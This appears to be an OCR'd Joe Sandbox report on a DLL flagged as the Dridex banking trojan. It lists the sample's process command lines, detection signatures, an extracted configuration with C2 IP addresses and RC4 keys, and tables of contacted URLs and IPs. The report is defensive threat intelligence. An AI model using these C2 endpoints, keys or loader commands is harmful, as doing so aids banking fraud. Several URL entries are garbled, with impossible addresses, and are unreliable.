ID: 510685
Sample Name:
SecuriteInfo.com.Variant.Razy.980776.28061.5528
Cookbook: default.jbs
Time: 04:48:56
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Variant.Raz…

Overview


General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.980776.28061.5528 (renamed file extension from 5528 to dll)
Analysis ID:	510685
MD5:	e2ba080ddec587..
SHA1:	62edb669f364788.
SHA256:	a4a8b8ef4a801ff…
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Dridex unpacked file
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Detected Dridex e-Banking trojan
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Uses code obfuscation techniques (…
- Queries the installation date of Wind…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5588 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 2268 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5584 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2036 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll,Bluewing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2888 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll,Earth MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6116 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll,Masterjust MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Version": 10444,
  "C2 list": [
    "192.46.210.220:443",
    "143.244.140.214:808",
    "45.77.0.96:6891",
    "185.56.219.47:8116"
  ],
  "RC4 keys": [
    "9fRysqcdPgZffBlroqJaZHyCvLvD6BUV",
    "syF7NqCylLS878kcIy9w5XeI8w6uMrqVwowz4h3uWHHlWsr5ELTiXic3wgqbllkcZyNGwPGihI"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.326244435.0000000004CB0000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000003.00000003.323665839.0000000000ED0000.00000040.00000010.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000000.00000002.771060361.000000006EB91000.00000020.00020000.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000007.00000003.370833938.0000000004CA0000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000004.00000002.772113565.000000006EB91000.00000020.00020000.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.3.rundll32.exe.cfdb55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
3.3.rundll32.exe.eedb55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
7.3.rundll32.exe.4cbdb55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
0.3.loaddll32.exe.170db55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
7.3.rundll32.exe.4cbdb55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Dridex unpacked file

Detected Dridex e-Banking trojan


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 2	Process Injection 1 1 2	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Re Tr W Au
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS	Re W W Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Ol De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 2 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.980776.28061.dll	7%	Virustotal		Browse
SecuriteInfo.com.Variant.Razy.980776.28061.dll	5%	ReversingLabs	Win32.Trojan.Razy	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://195.56.219.47:8116/	0%	Avira URL Cloud	safe	
http://https://45.77.0.96//Fm	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/aenh.dll	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/14H	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/3	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/lB(	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/&	0%	Avira URL Cloud	safe	
http://https://455.56.219.47:8116/	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/aenh.dlltbac	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/y#	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/TL	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/)	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/&	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/ra	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/p	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/Y	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/r	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/oft	0%	URL Reputation	safe	
http://https://143.244.140.214:808/O	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/P	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/o)	0%	Avira URL Cloud	safe	
http://https://453.244.140.214:808/	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/S	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/fW	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/H	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/)	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/7.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/#Gq	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/4	0%	Avira URL Cloud	safe	
http://crl.globalsF	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/v	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/4	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/08/Y	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/B	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/14	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/.	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/O	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/My	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/S	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/S	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/V	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/C	0%	Avira URL Cloud	safe	
http://https://1845.77.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/?	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/Y	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/J	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/8D	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/08/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Q	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/X	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/7)	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/g	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/.	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/	0%	URL Reputation	safe	
http://https://45.77.0.96:6891//	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/3	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/X	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/8DH	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/0	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/4	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/Q#	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/4	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://185.56.219.47:8116/i#	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/)	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/%)	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/F)	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/v	0%	Avira URL Cloud	safe	
http://https://19.77.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/i	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/B	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/g	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/O)	0%	Avira URL Cloud	safe	
http://https://193.244.140.214:808/	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/H3	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/8	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/r	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/n	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/hy	0%	URL Reputation	safe	
http://https://143.244.140.214:808/8D	0%	Avira URL Cloud	safe	
http://https://45.77.0.96/F7	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/b)	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/HL	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/65	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/k)	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/	0%	URL Reputation	safe	
http://https://45.77.0.96/	0%	URL Reputation	safe	
http://https://192.46.210.220/%Ev	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/rS	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/p	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/h.dll	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/coro8	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/6/	0%	Avira URL Cloud	safe	
http://https://18192.46.210.220/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://192.46.210.220/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.77.0.96	unknown	United States		20473	AS-CHOOPAUS	true
185.56.219.47	unknown	Italy		202675	KELIWEBIT	true
192.46.210.220	unknown	United States		5501	FRAUNHOFER-CLUSTER-BWResearchInstitutesspreadalloverGe	true
143.244.140.214	unknown	United States		174	COGENT-174US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510685
Start date:	28.10.2021
Start time:	04:48:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.980776.28061.5528 (renamed file extension from 5528 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.bank.troj.evad.winDLL@11/2@0/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.3% (good quality ratio 12.3%) • Quality average: 78.4% • Quality standard deviation: 16%
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
04:50:54	API Interceptor	184x Sleep call for process: rundll32.exe modified
04:51:00	API Interceptor	178x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.77.0.96	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	
185.56.219.47	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KELIWEBIT	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 185.56.219.47
AS-CHOOPAUS	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 45.77.0.96

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 45.77.0.96

